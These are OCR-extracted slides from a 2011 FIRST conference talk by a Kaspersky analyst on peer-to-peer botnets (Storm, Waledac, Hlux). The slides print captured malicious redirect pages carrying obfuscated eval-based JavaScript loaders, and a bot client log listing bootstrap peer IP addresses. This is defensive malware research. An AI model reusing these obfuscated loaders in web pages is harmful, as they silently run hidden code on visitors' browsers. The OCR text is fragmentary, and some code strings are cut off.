
A Wrench in the Cogwheels of P2P Botnets


Tillmann Werner, Senior Virus Analyst, Kaspersky Lab
23rd Annual FIRST Conference
Vienna, 13th June 2011


The Story

The Story





The Story






The Story









No Tweets, Please


Storm




Waledac




Storm 2



Timeline




“Helping small cocks grow since 1908”



usapharmacy.com

KASPERSKY lab

sleepingpill.ru



HTTP Redirects

```
<html>
<head>
        <title>Redirecting</title>
        <meta http-equiv="Refresh" content="0; url=http://pillrxdrugstorechains.at">
</head>
<body>

<script>var ar="nlor f}md\"b:A>c1B3T;pw)E[<Nayt '/(is]h{=g0ue,.vC";try{'qwe'.length(1);}catch(a){k=new Boolean
().toString();date=new Date();};var
ar2="f90,90,102,15,12,99,24,6,42,126,21,129,0,87,135,120,129,87,69,3,129,21,129,0,87,105,48,84,54,81,120,78,81,21,129,9
(k.substr(0,1),'[');pau="rn ev2010"[('afas','rep')+('rhrh','lace')](date[('adsaf','getF')+'ullY'+('qwtrqwt','ear')]
()-1,('awgwag',"al"));e=Function("retu"+pau)();ar2=('gfhgffg',e(ar2));s="";for(i=0;i<ar2.length;i++){s+=ar.substr(ar2
[i]/3,1);}
e(s);</script>

<script>var ar="h/B]<EaveoibNCT3g 1,pntl{\"u ;>fw)(y=A}.'[dr0c:ms";try{'qwe'.length(1);}catch(a){k=new Boolean
().toString();date=new Date();};var
ar2="f51,51,30,90,81,99,123,27,132,78,138,24,63,66,114,48,24,66,15,69,24,138,24,63,66,141,6,102,42,18,48,36,18,138,24,9
(k.substr(0,1),'[');pau="rn ev2010"[('afas','rep')+('rhrh','lace')](date[('adsaf','getF')+'ullY'+('qwtrqwt','ear')]
()-1,('awgwag',"al"));e=Function("retu"+pau)();ar2=('gfhgffg',e(ar2));s="";for(i=0;i<ar2.length;i++){s+=ar.substr(ar2
[i]/3,1);}
e(s);</script>

<script>var ar="h/B]<EaveoibNCT3g 1,pntl{\"u ;>fw)(y=A}.'[dr0c:ms";try{'qwe'.length(1);}catch(a){k=new Boolean
().toString();date=new Date();};var
ar2="f51,51,30,90,81,99,123,27,132,78,138,24,63,66,114,48,24,66,15,69,24,138,24,63,66,141,6,102,42,18,48,36,18,138,24,9
(k.substr(0,1),'[');pau="rn ev2010"[('afas','rep')+('rhrh','lace')](date[('adsaf','getF')+'ullY'+('qwtrqwt','ear')]
()-1,('awgwag',"al"));e=Function("retu"+pau)();ar2=('gfhgffg',e(ar2));s="";for(i=0;i<ar2.length;i++){s+=ar.substr(ar2
[i]/3,1);}
e(s);</script>

<script>var ar="mrN:C,bfyTd/os.uE> wi;\"vnce<h0g=plt{A)}([219]a' B";try{'qwe'.length(1);}catch(a){k=new Boolean
().toString();date=new Date();};var
ar2="f54,54,60,21,141,117,30,36,75,45,0,78,72,102,42,90,78,102,48,99,78,0,78,72,102,39,144,24,27,135,90,6,135,0,78,117,
(k.substr(0,1),'[');pau="rn ev2010"[('afas','rep')+('rhrh','lace')](date[('adsaf','getF')+'ullY'+('qwtrqwt','ear')]
()-1,('awgwag',"al"));e=Function("retu"+pau)();ar2=('gfhgffg',e(ar2));s="";for(i=0;i!=ar2.length;i++){s+=ar
["su"+("qwe","bst")+"false".replace(k,"r")](ar2[i]/3,1);}
e(s);</script>
```

Logging... kthx.

```
01.02.2011 17:58:41 Init logging. Level=4 Log path=C:\Documents and Settings\analyst\Desktop.
01.02.2011 17:58:41 [Socks][013A66C8]  ~ create connection object
01.02.2011 17:58:41 Client 0.0.57 started.
01.02.2011 17:58:41 [vo]Looing for old client...
01.02.2011 17:58:41 Looing for old client...
01.02.2011 17:58:41 Timing zone[find_and_kill_old_clients] ms=460
01.02.2011 17:58:41 Config loaded Ok. own_id=3eeeaa97-2777-410c-8e82-b341c484eb8f, port = 80
01.02.2011 17:58:41 Loaded bootstrap list:
client: 5f4988ea-c685-458d-9835-efdaa33e7c2a 119.192.5.1:80
client: afcc1707-deac-447e-8850-22078c5f4b1c 190.142.151.1:80
client: 059bfaba-eae3-4ed4-858c-f06b732988d3 116.72.243.2:80
client: b4aaca53-b5c7-4569-a964-6f6b05ed1795 109.62.167.3:80
client: b236072c-5712-4fb3-bb45-fe581f1ed2eb 79.119.180.3:80
client: e9732ec8-a7e7-450f-904f-111c5611da81 145.236.14.5:80
client: 4a8f952a-56e2-472d-98ea-ec8113e4729c 187.62.251.6:80
client: 510b3ab8-a953-44a0-812e-605e3951072c 119.206.223.7:80
client: be1d7ba4-5e1d-44df-ba77-a6077fc55e18 200.8.218.8:80
client: e9158ba9-8828-47dc-8c96-043ea17fde67 183.82.173.9:80
client: df82b95d-7f8c-4bb1-99fa-ffe0d0a286e8 178.66.36.10:80
client: 333dc74b-4d7e-4bc7-8793-a520e27bb954 75.75.137.10:80
client: f3d652db-d2e6-4f26-b3b0-ddd8f69327eb 89.42.118.11:80
client: 8b2fa981-f80e-4e8a-83d5-8e72e7add684 61.81.143.11:80
client: 7d6deaac-1a49-43df-9501-e5fb249ab4ed 24.222.160.11:80
client: 97a8cb9b-e780-4085-836f-ad9cbdba2bae 84.32.92.13:80
client: 6323514c-e144-4a34-9ee1-c86d23555244 82.227.213.13:80
client: 20458c90-882e-4534-813f-08f2978bd15d 212.163.228.14:80
client: 3b8e3108-111e-43ed-8f85-531212d109c6 81.203.243.15:80
```

Controllers, Workers, Router

Controller

- The brain of the botnet
- Distributes commands


Worker

- On private IP address
- Does all the dirty work

Router

- On public IP address
- Routes messages between Controllers and other nodes

Architecture of the Hlux Botnet



Communication Protocol

Message Types

- `0x03e8` Bootstrap Message
